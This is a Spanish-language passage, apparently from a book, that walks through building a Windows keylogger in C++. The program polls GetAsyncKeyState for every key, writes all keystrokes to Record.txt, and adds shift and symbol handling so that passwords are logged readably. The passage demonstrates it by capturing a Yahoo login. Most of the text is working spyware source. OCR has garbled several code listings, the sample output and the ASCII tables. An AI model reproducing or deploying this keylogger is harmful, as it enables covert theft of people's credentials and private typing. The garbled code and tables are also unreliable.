Dentro de las líneas 15 y 18, tenemos otro bucle **for** anidado debajo del primero. El programa evalúa los códigos de la línea 15 y mientras evalúe como **verdadero**, seguirá imprimiendo el enunciado de la línea 17 hasta que se vuelva falso -cuando **j** sea mayor o igual a 3- se detendrá, saldrá del segundo ciclo y ingrese el primer ciclo nuevamente, luego imprimirá la declaración en la Línea 20 nuevamente también. Si la primera condición se vuelve a evaluar como **verdadera** , el segundo ciclo se ejecutará nuevamente y así sucesivamente 3 veces ($0 - 2 = 0, 1, 2$ veces). Estudie el programa a continuación teniendo en cuenta su salida.

```

1 #include <iostream>
2 #include <windows.h>
3 #include <Winuser.h>
4
5 using namespace std;
6
7
8 int main()
9 {
10
11     char c;
12
13     for( int i=0; i<3 ; i++ )
14     {
15         for( int j=0; j<3; j++)
16         {
17             cout << "I am SECOND :" << j << endl;
18         }
19
20         cout << "I am FIRST :" << i << endl;
21     }

```

```

I am SECOND :2
I am FIRST :1
I am SECOND :0
I am SECOND :1
I am SECOND :2
I am FIRST :1
I am SECOND :0
I am SECOND :1
I am SECOND :2

```

Ahora que comprende cómo funcionan las estructuras anidadas, comenzemos directamente a su aplicación en el Keylogger.

```

1 #include <iostream>
2 #include <windows.h>
3 #include <Winuser.h>
4
5 using namespace std;
6
7
8 int main()
9 {
10     char c;
11
12     for(;;)
13     {
14         for( c=8; c<=222; c++)
15         {
16             if(GetAsyncKeyState(c) == -32767)
17             {
18                 ofstream write ("Record.txt", ios::app);
19                 write << c;
20             }
21         }

```

De la figura directamente arriba, la línea 12 contiene un bucle **for**. Los dos puntos y coma dentro de su paréntesis especifican que el bucle es infinito, es decir, es

configurado para funcionar continuamente sin cesar. En la línea 14 se encuentra un bucle anidado cuyas condiciones especifican el rango de caracteres que el programa podrá leer.

Este rango de caracteres se obtiene de los códigos ASCII. No es necesario llevar la tabla ASCII en la cabeza, simplemente se puede hacer referencia a ella desde internet. A continuación se muestra un ejemplo de una tabla de códigos ASCII:

characters	characters	characters
00 NULL (Null character)	32 space 64 ☐	96 ~
01 SOH (Start of Header)	33 ! 65 A	97 a
02 STX (Start of Text)	34 * 66 B	98 b
03 ETX (End of Text)	35 # 67 C	99 c
04 EOT (End of Trans.)	36 \$ 68 D	100 d
05 ENQ (Enquiry)	37 % 69 E	101 e
06 ACK (Acknowledgement)	38 & 70 F	102 f
07 BEL (Bell)	39 ^ 71 G	103 g
08 BS (Backspace)	40 { 72 H	104 h
09 HT (Horizontal Tab)	41 } 73 I	105 i
10 LF (Line feed)	42 * 74 J	106 j
11 VT (Vertical Tab)	43 + 75 K	107 k
12 FF (Form feed)	44 - 76 L	108 l
13 CR (Carriage return)	45 = 77 M	109 m
14 SO (Shift Out)	46 - 78 N	110 n
15 SI (Shift In)	47 / 79 O	111 o
16 DLE (Data link escape)	48 0 80 P	112 p
17 DC1 (Device control 1)	49 1 81 Q	113 q
18 DC2 (Device control 2)	50 2 82 R	114 r
19 DC3 (Device control 3)	51 3 83 S	115 s
20 DC4 (Device control 4)	52 4 84 T	116 t
21 NAK (Negative acknowl.)	53 5 85 U	117 u
22 SYN (Synchronous idle)	54 6 86 V	118 v
23 ETB (End of trans. block)	55 7 87 W	119 w
24 CAN (Cancel)	56 8 88 X	120 x
25 EM (End of medium)	57 9 89 Y	121 y
26 SUB (Substitute)	58 : 90 Z	122 z
27 ESC (Escape)	59 ; 91 [123 {
28 FS (File separator)	60 < 92]	124 }
29 GS (Group separator)	61 > 93 {	125 }
30 RS (Record separator)	62 > 94 *	126 -
31 US (Unit separator)	63 ? 95 =	=
127 DEL (Delete)		


Cada número representa un número de caracteres. En nuestro programa Keylogger, la línea 14 contiene caracteres entre 8 y 222 de la tabla ASCII. La declaración en la Línea 16 es una declaración nueva para nosotros, sin embargo, no es nada complejo. Se llama una **función de interrupción del sistema**. Lo que simplemente hace es observar si un usuario de computadora escribe algo en su teclado. Teniendo en cuenta el hecho de que se usa con una declaración **if**, dice: ¿el usuario ya presionó alguna tecla? En caso afirmativo, almacene las claves en nuestra variable **c** y luego, según las líneas 18 y 19, envíelas a nuestro **archivo**.

En la misma línea (18), entre paréntesis, la **aplicación ios ::** especifica que no queremos que nuestro archivo se vuelva a escribir cada vez que alguien presiona una tecla. Si no especificamos esto, cada vez que un usuario presione una tecla, el archivo se abrirá nuevamente y lo que se haya escrito anteriormente se sobrescribirá con el nuevo contenido.

Parece que hemos terminado con nuestro Keylogger primitivo y estamos listos para ejecutarlo. Sin embargo, si intentamos ejecutar el programa tal como está, obtendremos un mensaje de error. De un vistazo, ¿qué cree que podría resultar en un error?

¡El archivo de cabecera! No pudimos adjuntar el archivo de encabezado que permitirá que el programa ejecute/realice una función que se especificó dentro de nuestro código, es decir, función para enviar

entrada recibida en un archivo. El archivo de encabezado para esto (que nos permite utilizar la función **ofstream**) es **#include <fstream>**. Ahora, con los siguientes encabezados de archivo en la parte superior de nuestros códigos, nuestro programa se ejecutará correctamente:




```

1 #include <iostream>
2 #include <windows.h>
3 #include <Winuser.h>
4 #include <fstream>

```

Al ejecutar el programa Keylogger en nuestro entorno eclipse, pensaremos que el programa no está funcionando porque no se imprimirá nada en la consola de la ventana. Sin embargo, esto es normal ya que no especificamos en ningún lugar dentro de nuestro código que las entradas se impriman sino que se envíen a nuestro **archivo**.

Nuestro pequeño registrador de teclas funciona, almacena las pulsaciones de teclas que hacemos en cualquier parte de nuestro sistema actualmente y las envía a **Record.txt**. Para probar que Keylogger funciona, visitemos nuestro navegador, hagamos entradas y regresemos a nuestro **archivo** para ver si nuestras entradas están almacenadas.



En la figura anterior, se puede ver que se abrió un navegador y se visitó el sitio web de Yahoo. Ahora iniciamos sesión, ingresando nuestro nombre de usuario como **NOMBRE DE USUARIO** y la contraseña como **CONTRASEÑA**. Después de hacer esto, para determinar si nuestro Keylogger estaba funcionando, fuimos a nuestra ubicación de archivo predeterminada para nuestro proyecto Keylogger y, como se puede ver en la pantalla blanca que cubre parcialmente el navegador, se registró la entrada que hicimos para el sitio web **Yahoo.com**. (Sin embargo, el punto en **yahoo.com** no está presente, nos aseguraremos de tener en cuenta todos los caracteres a medida que avanzamos con la adición de más funciones al Keylogger). El nombre de **usuario** y la **contraseña** también se registraron como

visto.

Hemos logrado escribir un Keylogger muy simple, sin embargo, carece de algunas funciones, como **filtros**, que filtrarán algunos caracteres no deseados, como los espacios en forma de tabulación que aparecían cuando ingresábamos. Además, trabajaremos para agregarle otras funciones.

El registrador de teclas que creamos no es demasiado impresionante, principalmente por la forma en que registra la información. Cuando lo probamos, descubrimos que no podía manejar espacios y tabulaciones por igual, pero simplemente guardaba la entrada de todos modos.

Construyamos más funciones en nuestro Keylogger para que sea mejor en el manejo de entradas. Podemos lograr esto utilizando declaraciones **Switch**. ¡Vamos a entrar en ello de inmediato!

Anteriormente se mencionó que para que podamos equipar nuestro registrador de teclas con la capacidad de manejar espacios, tabulaciones y otros caracteres, tendremos que utilizar la declaración de **cambio**. Sin embargo, antes de traer nuestra declaración de **cambio**, necesitaremos agrupar nuestro escrito previamente

```
Keylogger.cpp 23
1 #include <iostream>
2 #include <windows.h>
3 #include <Winuser.h>
4 #include <fstream>
5
6 using namespace std;
7
8 void log();
9
10 int main()
11 {
12     log();
13     return 0;
14 }
15
16 void log()
17 {
18     char c;
19
20     for(;;)
21     {
```

códigos bajo una función: **void log()**, para

facilitarnos las cosas. Nuestra agrupación se hará como se muestra en la siguiente figura:

```
22     for( c=8; c<=222; c++)
23     {
24         if(GetAsyncKeyState(c) == -32767)
25         {
26             ofstream write ("Record.txt", ios::app);
27             write << c;
28         }
29     }
30 }
31 }
32 }
```

Así que en la Línea 8 se crea la función **void** con **registro** de nombres para albergar nuestros códigos anteriores. Esta función no devolverá ningún valor. Además, como se requiere, **void** se llama dentro de la función **principal** en la Línea 8, por lo que se puede usar en cualquier momento simplemente llamándolo y sin tener que volver a escribirlo de nuevo. Al volver a probar el programa, se ejecutará como antes.

INCORPORACIÓN DE LA DECLARACIÓN DE CAMBIO:

Con referencia a la figura anterior:

- Borrar **escribir << c;** en la línea 27. Volveremos a colocar esto más tarde como un caso predeterminado, por lo que en caso de que todas nuestras declaraciones condicionales se evalúen como falsas, se ejecutará. Por el momento principal, sacémoslo para que podamos poner nuestros casos en su lugar.
- Al igual que en la línea 28, escriba la instrucción **switch** y pase lo que suceda en la variable **c** (que creamos anteriormente) para **cambiar** entre paréntesis, de modo que lo que entre en la variable sea manejado por **switch**.
- Vamos a crear un **caso** (uno de diferentes condiciones), digamos el **caso 8**. Entonces, si la variable **c** tiene un valor numérico de 8 (como en el **caso 8**) en ASCII,

characters		
00	NULL	(Null character)
01	SOH	(Start of Header)
02	STX	(Start of Text)
03	ETX	(End of Text)
04	EOT	(End of Trans.)
05	ENQ	(Enquiry)
06	ACK	(Acknowledgement)
07	BEL	(Bell)
08	BS	(Backspace)
09	HT	(Horizontal Tab)
10	LF	(Line feed)

significa que es un espacio trasero.

- Seguimos agregando casos utilizando diferentes números del código ASCII según lo que representen los números, por lo que nuestro Keylogger puede relacionarse con casi cualquier carácter que ingrese un usuario.

```

22     for( c=8; c<=222; c++)
23     {
24         if(GetAsyncKeyState(c) == -32767)
25         {
26             ofstream write ("Record.txt", ios::app);
27
28             switch(c)
29             {
30                 case 8: write << "<BackSpace>";
31                 case 27: write << "<Esc>";
32                 case 127: write << "<DEL>";
33                 case 32: write << " ";
34                 case 13: write << "<Enter>\n";
35                 default: write << c;
36             }
37
38         }
39     }
40 }
41 }
42

```

Entonces; dicho en otras palabras, lo que hacen los enunciados de la Línea 22 a la 35 es esto:

La línea 22 cubre valores del código ASCII entre 8 y 222. La línea 24 tiene una declaración condicional **if** que verifica si ha habido interrupciones de teclas, es decir, si se presionó alguna tecla en el teclado del usuario y si se evalúa como **verdadero**, la función en la línea 26 debe tomar nota de ello, almacenarlo en un archivo definido en la misma línea que **Record.txt** y también asegurarse de que las entradas posteriores no sobrescriban las anteriores. La declaración de **cambio** en la línea 28 permite que los casos

que se evalúan dentro de las líneas 30 y 34 se pasan a la variable c, que describe cada paso del camino, qué tecla, ya sea un retroceso, la tecla Intro, la tecla Escape, etc. que un usuario presiona en su teclado en lugar de darnos esas pestañas espacios que dio antes. La línea 35 guardará las pulsaciones del usuario -suponiendo que no presione ninguna de las teclas del número 8 al 222 de los códigos ASCII o cualquiera de los que cubren nuestros casos-como lo hacía en nuestro primitivo Keylogger.

Se debe tomar tiempo para incluir casos que cubran una gran cantidad de caracteres posibles que se pueden utilizar para un nombre de usuario o contraseña, ya que esto hará que Keylogger guarde las entradas del usuario de una manera que se entienda. Echemos un vistazo a las letras mayúsculas y minúsculas.

LETRAS MAYÚSCULAS Y MINÚSCULAS Tan

importantes como las letras mayúsculas y minúsculas son para el idioma inglés, también son importantes para la programación general, especialmente cuando se trata de utilizarlas para el Keylogger. Tenemos que aprender a diferenciar entre las dos mayúsculas y minúsculas. También estaremos filtrando un poco con las teclas tabulador, bloqueo de mayúsculas, mayúsculas, alt, flecha y mouse.

```

17 void log()
18 {
19     char key;
20
21     for(;;)
22     {
23         //Sleep(0);
24         for( key=8; key<=222; key++)
25         {
26             if(GetAsyncKeyState(key) == -32767)
27             {
28                 ofstream write ("Record.txt", ios::app);
29
30                 if( (key>64)&&(key<91) && !(GetAsyncKeyState(0x10)) )
31                 {
32                     key+=32;
33                     write << key;
34                     write.close();
35                     break;
36

```

Bien, podemos diferenciar entre las letras mayúsculas y minúsculas usando el estado de la tecla shift; también podemos usar el estado de la tecla de flecha. Entonces, si presiona cualquiera de estas dos teclas, escriba letras mayúsculas; de lo contrario, escriba letras minúsculas. Esto es lo que queremos decirle a nuestro programa. De forma predeterminada, el programa anterior escribirá en mayúsculas, por lo que debemos definir el estado para las minúsculas.

Es cierto que se han realizado pequeños cambios en el programa para nuestro Keylogger que se muestra en la figura de arriba, sin embargo, no se le revuelvan las mariposas en el estómago ya que analizaremos todo el programa. Mencionamos que el primer Keylogger que hicimos fue uno primitivo, poco a poco nos vamos adentrando en los más sofisticados.

Una de las cosas que hemos cambiado es la variable en la que se colocan nuestras pulsaciones de teclas. Cambiamos su nombre de **c** a **clave**. Dar nombres que se ajusten a la información que se colocará en las variables es una buena práctica, ya que ayuda en la ubicación de cualquier información muy fácilmente o debería, en caso de que esté trabajando con un equipo de otros escritores de código, podrán ubicar cualquier función que deseen.

buscar con mucha facilidad.

En la línea 23 hemos incorporado la función **dormir** aunque de momento se comenta que se utilizará más adelante. La función de suspensión ayuda a evitar que la CPU se agote (haciendo que se ralentice) como resultado de la ejecución repetitiva. Sin embargo, la función de **suspensión** no es la mejor solución para evitar que la CPU se agote, pero por ahora la usaremos para evitar entrar en asuntos complejos.

Mientras que la función **Sleep()** detendrá el programa durante cualquier cantidad de milisegundos entre paréntesis (por ejemplo , **sleep(1)**, **sleep(2)**, **sleep(5)**... etc.), la función **sleep()** con cero entre paréntesis (es decir, **dormir (0)**) hace algo diferente. Le dice al programa que deje de usar la CPU cada vez que otro programa quiera usarla.

Avancemos y analicemos el código desde la línea 31 hasta la 43, ya que es un bloque que funciona en conjunto.

```

30
31      if( (key>64)&&(key<91) && !(GetAsyncKeyState(0x10)) )
32      {
33          key+=32;
34          write << key;
35          write.close();
36          break;
37      }
38      else if((key>64)&&(key<91))
39      {
40          write << key;
41          write.close();
42          break;
43      }

```

*Tenga en cuenta que **Key += 32** es equivalente a **Key = Key + 32**.

El bloque de códigos que se muestra en la figura anterior se creó con el propósito de distinguir entre letras **mayúsculas** y **minúsculas** .

La línea 30 contiene una instrucción **if** que básicamente dice: **si** el valor de la **clave** es mayor que **64** (todos los valores del código ASCII) pero menor que **91** y no se presiona la **tecla shift** (escrito como **!(GetAsyncKey (0x10))**) -donde **0x10** es la notación hexadecimal para la tecla Shift; agregue **32** a los valores de clave anteriores. Vale la pena señalar que el rango **de 64 a 91** dentro de las declaraciones condicionales **if** no se eligió al azar sino intencionalmente debido al hecho de que las letras del alfabeto se encuentran entre este rango en la tabla ASCII.

A partir del recorte del código ASCII que se muestra en la figura a continuación, haciendo algunos cálculos matemáticos, veremos por qué elegimos el número **32** para agregarlo a los valores en **clave** dentro de nuestra instrucción condicional **if** en la línea 31.

Dec	Hx	Oct	Html	Char	Dec	Hx	Oct	Html	Char	Dec	Hx	Oct	Html	Char
0	0	000	NUL		43	2B	053	+	+	86	56	126	V	V
1	1	001	SOH		44	2C	054	,	,	87	57	127	W	W
2	2	002	STX		45	2D	055	-	-	88	58	130	X	X
3	3	003	ETX		46	2E	056	.	.	89	59	131	Y	Y
4	4	004	EOT		47	2F	057	/	/	90	5A	132	Z	Z
5	5	005	ENQ		48	30	060	0	0	91	5B	133	[[
6	6	006	ACK		49	31	061	1	1	92	5C	134	\	\
7	7	007	BEL		50	32	062	2	2	93	5D	135]]
8	8	010	BS		51	33	063	3	3	94	5E	136	^	^
9	9	011	TAB		52	34	064	4	4	95	5F	137	_	_
10	A	012	LF		53	35	065	5	5	96	60	140	`	-
11	B	013	VT		54	35	066	6	6	97	61	141	a	a
12	C	014	FF		55	37	067	7	7	98	62	142	b	b
13	D	015	CR		56	38	070	8	8	99	63	143	c	c
14	E	016	SO		57	39	071	9	9	100	64	144	d	d
15	F	017	SI		58	3A	072	:	:	101	65	145	e	e
16	10	020	DLE		59	3B	073	;	:	102	66	146	f	f
17	11	021	DC1		60	3C	074	<	<	103	67	147	g	g
18	12	022	DC2		61	3D	075	=	=	104	68	150	h	h
19	13	023	DC3		62	3E	076	>	>	105	69	151	i	i
20	14	024	DC4		63	3F	077	?	?	106	6A	152	j	j
21	15	025	NAK		64	40	100	@	!	107	6B	153	k	k
22	16	026	SYN		65	41	101	A	A	108	6C	154	l	l
23	17	027	ETB		66	42	102	B	B	109	6D	155	m	m
24	18	030	CAN		67	43	103	C	C	110	6E	156	n	n
25	19	031	EM		68	44	104	D	D	111	6F	157	o	o
26	1A	032	SUB		69	45	105	E	E	112	70	160	p	p
27	1B	033	ESC		70	46	106	F	F	113	71	161	q	q
28	1C	034	FS		71	47	107	G	G	114	72	162	r	r
29	1D	035	GS		72	48	110	H	H	115	73	163	s	s
30	1E	036	RS		73	49	111	I	I	116	74	164	t	t
31	1F	037	US		74	4A	112	J	J	117	75	165	u	u

Nuestra declaración condicional **if** en la línea 31 decía: si la **clave** es mayor que **64...** esto significa que durante la evaluación, la **clave** se leerá desde el número **65**. Ahora mire el número **65** en la tabla ASCII debajo de la columna de caracteres. **65** representa la letra mayúscula A.

Ahora, si se suma **32 a 65**, el resultado es **97**. Mire la columna de caracteres del número **97** en la tabla ASCII, ¿el número **97** representa la letra a minúscula? ¡Sí lo hace!

Recuerde que, de forma predeterminada, nuestro programa Keylogger utilizará letras mayúsculas y, al igual que los códigos dentro de los estados de las líneas 31 y 33, **si no se presiona la tecla Mayús** (para convertir la letra en mayúscula) , **entonces el valor 32** (que convertirá la letra a su minúscula). como se define en la tabla ASCII) **debe agregarse**. Ahora sabemos por qué **32** es el número elegido para sumar.

Puede continuar y elegir un número de la tabla ASCII, que representa cualquier letra mayúscula, agregar **32** a ese número y ver si lo lleva a la minúscula de la misma letra.

Mientras que la declaración en la línea 34 cierra el **archivo**: la de la línea 35 se utiliza solo para la ejecución de prueba, por lo que no verificamos nada más. Es posible que lo eliminemos más tarde, pero veamos cómo funciona en nuestro programa por primera vez.


```

30
31         if( (key>64)&&(key<91) && !(GetAsyncKeyState(0x10)) )
32     {
33         key+=32;
34         write << key;
35         write.close();
36         break;
37     }
38     else if((key>64)&&(key<91))
39     {
40         write << key;
41         write.close();
42         break;
43     }

```

Analizados en conjunto, la Línea 31 a la 42 dice: **si** el rango de valores en el programa cae dentro del que contiene letras del alfabeto en código ASCII y no se presiona la tecla **shift** (para mayúsculas) agregue el número **32** a los valores anteriores para convertir a minúsculas y estas minúsculas se escribirán en el archivo a menos que, sin embargo, no se presione la tecla **Mayús**, entonces la entrada debe enviarse al **archivo** en mayúsculas.

La siguiente figura muestra la salida del programa durante una sesión de prueba:



Aquí se usó el símbolo del sistema (el registrador de teclas se puede probar en cualquier lugar siempre que se realicen entradas) para probar el programa y, como puede ver, funcionó.

Tenga en cuenta también que el programa que acabamos de analizar era uno para diferenciar

entre las letras mayúsculas y minúsculas. Durante la prueba anterior, no se dieron espacios entre cada una de las palabras que escribimos, esto se debe a que usamos un comentario de varias líneas para cerrar el aspecto de nuestro código que contiene los **casos** necesarios para manejar el espacio y una función similar, por lo que si usamos espaciar la forma de la entrada sería una especie de desorden. Nuestra intención básica aquí era tratar **letras mayúsculas y minúsculas**.

Además, esta es solo una forma de implementar la diferenciación entre letras mayúsculas y minúsculas. Hay varias formas de hacerlo. Algunos de ellos son probablemente mejores que este, siéntete libre de experimentar porque te ayudará a ampliar tu conocimiento.

FILTRADO DE PERSONAJES:

Aquí vamos a ver cómo podemos filtrar todo tipo de caracteres. Esto es importante ya que en la mayoría de los casos, las personas tienden a escribir ciertos caracteres como: signos de asterisco, signo de exclamación, símbolo de una libra esterlina, etc. como contraseñas y estos símbolos en la mayoría de los casos se obtienen mediante la combinación de dos o más teclas. . El filtrado permitirá que nuestro registrador de teclas reconozca cuándo un usuario presiona dichas teclas.

Necesitamos lidiar con estas cosas, sin embargo, la gran pregunta es ¿CÓMO? Bueno, piénsalo de esta manera, ¿qué presionarás en tu teclado para obtener el signo de exclamación? Dependiendo del teclado que utilice, sin embargo, para el signo de exclamación es bastante universal; **El turno 1** te dará eso. Necesitamos hacer una declaración que reconozca el estado de la **tecla Mayús** y si se presiona la tecla **Mayús** y el valor que sigue después es el valor ASCII del número **1** en el teclado, no registre **1**, registre "signo de exclamación" en su lugar.

Vamos a resolver este problema. Usar la declaración **if** únicamente no es la mejor manera de abordar esto, sin embargo, usarla junto con la declaración **switch** es increíble, ya que ayudará con una mejor eficiencia.

Traer el resto de los códigos que hemos escrito anteriormente, agregar los códigos recientes que se muestran en la figura a continuación desde la Línea 43 a la Línea 50 le da a nuestro Registrador de teclas la función de poder detectar entradas como el signo de exclamación y otros símbolos que un usuario puede utilizar dentro de su contraseña.

```


35         break;
36     }
37     else if( ( (key>64)&&(key<91) ) )
38     {
39         write << key;
40         write.close();
41         break;
42     }
43     else
44     {
45         switch(key)
46         {
47             case 49:
48                 {
49                     if( GetAsyncKeyState(0x10) )
50                         write << "!";
51                 }
52             }
53     }
}

```

Habiendo descrito las funciones de los códigos desde la Línea 35 hasta la 45 anteriormente y dado que estamos acostumbrados a los códigos y cómo funcionan (Fundamentos de C++), es posible que ya hayamos hecho una buena suposición de cómo funcionará la parte del programa anterior. . Bueno, eso es bueno, ya que dice mucho que somos mejores de lo que empezamos, ¡y eso es genial!

Bueno, del código ASCII, el valor **49** en la línea (47) representa el número 1.

La línea 49 dice: **si la tecla Mayús** (descrita por **0x10** en forma hexadecimal) se interrumpe, díganos esto. Además, dado que el programa ha agregado el **caso 49** a su lista, si el usuario escribe el número **1** en su teclado inmediatamente después de la tecla **shift**, enviará el símbolo de exclamación (**!**) a RECORD.txt como lo indica la línea 50.



Como se muestra en la figura anterior, Keylogger se está ejecutando y probando utilizando las comillas además de una breve nota que dice "Hola" a través de la ventana del símbolo del sistema para ver si reconocerá el símbolo de exclamación y lo enviará a nuestro archivo de proyecto como lo definimos (**!**) o simplemente danos algunos

otro resultado.



¡Agradable! Como se ve arriba en la figura, nuestro registrador de teclas ahora escribe el signo de exclamación para lo que realmente es y no solo una figura divertida *la declaración resaltada es un trabajo probado previamente, no es parte integrante del resultado de la prueba reciente.

A partir de este momento, solo tenemos que seguir construyendo sobre la instrucción **switch** , agregando más y más **casos** para representar todos los caracteres que queremos que nuestro Keylogger pueda interpretar. Esto nos permitirá personalizar nuestro Registrador de teclas a un teclado que nos gustará en general, por lo que incluso si una persona tiene sus teclas configuradas de manera diferente, le afecta, pero no mucho.

Hasta ahora hemos escrito nuestros códigos en bloques, desde el bloque de verificación de casos, el bloque de incorporación de caracteres hasta el bloque de archivo, etc. y hemos juntado estos bloques con diferentes funciones para cumplir con el único propósito de un buen Keylogger. Ahora sigamos con la incorporación de casos (filtrado) y una mejor disposición general del código.

ABARCANDO OTROS PERSONAJES

Hemos incorporado más declaraciones de interrupción al final de cada verificación, por lo que si la declaración condicional se evalúa como **verdadera**, el programa debe saltar el bucle y pasar a la siguiente tarea. También en la parte **else** donde tenemos la instrucción **switch** con casos debajo; para todos los caracteres que vemos, desde el paréntesis, la barra invertida, la barra inclinada, el signo de exclamación, etc. en la figura a continuación, están escritos de manera que el programa puede decir que solo se presionó un valor sin una tecla de mayúsculas y, por lo tanto, debe imprimir ese valor y no un símbolo.

```

47             {
48                 case 48:
49                 {
50                     if( GetAsyncKeyState(0x10) )
51                         write << ")";
52                     else
53                         write << "0";
54                 }
55                 break;
56                 case 49:
57                 {
58                     if( GetAsyncKeyState(0x10) )
59                         write << "!";
60                     else
61                         write << "1";
62                 }
63                 break;
64                 case 50:
65                 {
66                     if( GetAsyncKeyState(0x10) )
67                         write << "\\"";
68                 }
69             }
70         }
71     }
72 }
```

Por ejemplo, en la línea 48 tenemos escrito el **caso 48 . 48** en la tabla ASCII representan el número 0.

ct	Html	Char	Dec	Hx	Oct	Html	Char	Dec	Hx	Oct	Html	ct
10	NUL	\0	43	2B	053	+	+	86	56	126	V	1
11	SOH	\001	44	2C	054	,	,	87	57	127	W	1
12	STX	\002	45	2D	055	-	-	88	58	130	X	1
13	ETX	\003	46	2E	056	.	,	89	59	131	Y	1
14	EOT	\004	47	2F	057	/	/	90	5A	132	Z	1
15	ENQ	\005	48	30	060	0	?	91	5B	133	[1

Entonces, cuando un usuario presiona la tecla que lleva el número **0** y al mismo tiempo un paréntesis de cierre, dependiendo de si se presiona **shift** o no (basado en el enunciado de la línea 50), ya sea un paréntesis de cierre ")" o un **0** será grabado

(Examine el código dentro de las líneas 48 y 52). Con la función (`GetAsyncKey(0x10)`) en la Línea 50, el programa verifica si la **tecla Mayús** está siendo presionada o no y si es así y se presiona 0 junto con ella, entonces se considerará el paréntesis de cierre y si no es así, Se escribirá 0.

Con la instrucción **break** en la línea 55, **si** la condición, que se encuentra dentro de las líneas 48 y 54, se evalúa como verdadera, el programa no va a verificar otros casos todavía, sale del ciclo inmediatamente.

Básicamente, para el resto de los casos en el programa desde la línea 48 hacia abajo que se ocupan de determinar si es o no un número tecleado por el usuario o un símbolo que comparte la misma tecla que los números individuales en el teclado, seguimos la misma lógica que tenemos para el caso de **paréntesis cerrado o 0** que se encuentra dentro de las líneas 48 y 53.



Las siguientes figuras muestran cómo se verán los casos juntos:


```

48         case 48:
49         {
50             if( GetAsyncKeyState(0x10) )
51                 write << ")";
52             else
53                 write << "0";
54         }
55         break;
56         case 49:
57         {
58             if( GetAsyncKeyState(0x10) )
59                 write << "!";
60             else
61                 write << "1";
62     |         }
63         break;
64         case 50:
65         {
66             if( GetAsyncKeyState(0x10) )
67                 write << "\";
68             else
69                 write << "2";
70         }
71         break;
72         case 51:
73         {
74             if( GetAsyncKeyState(0x10) )
75                 write << "f";
76             else
77                 write << "3";
78         }
79         break;

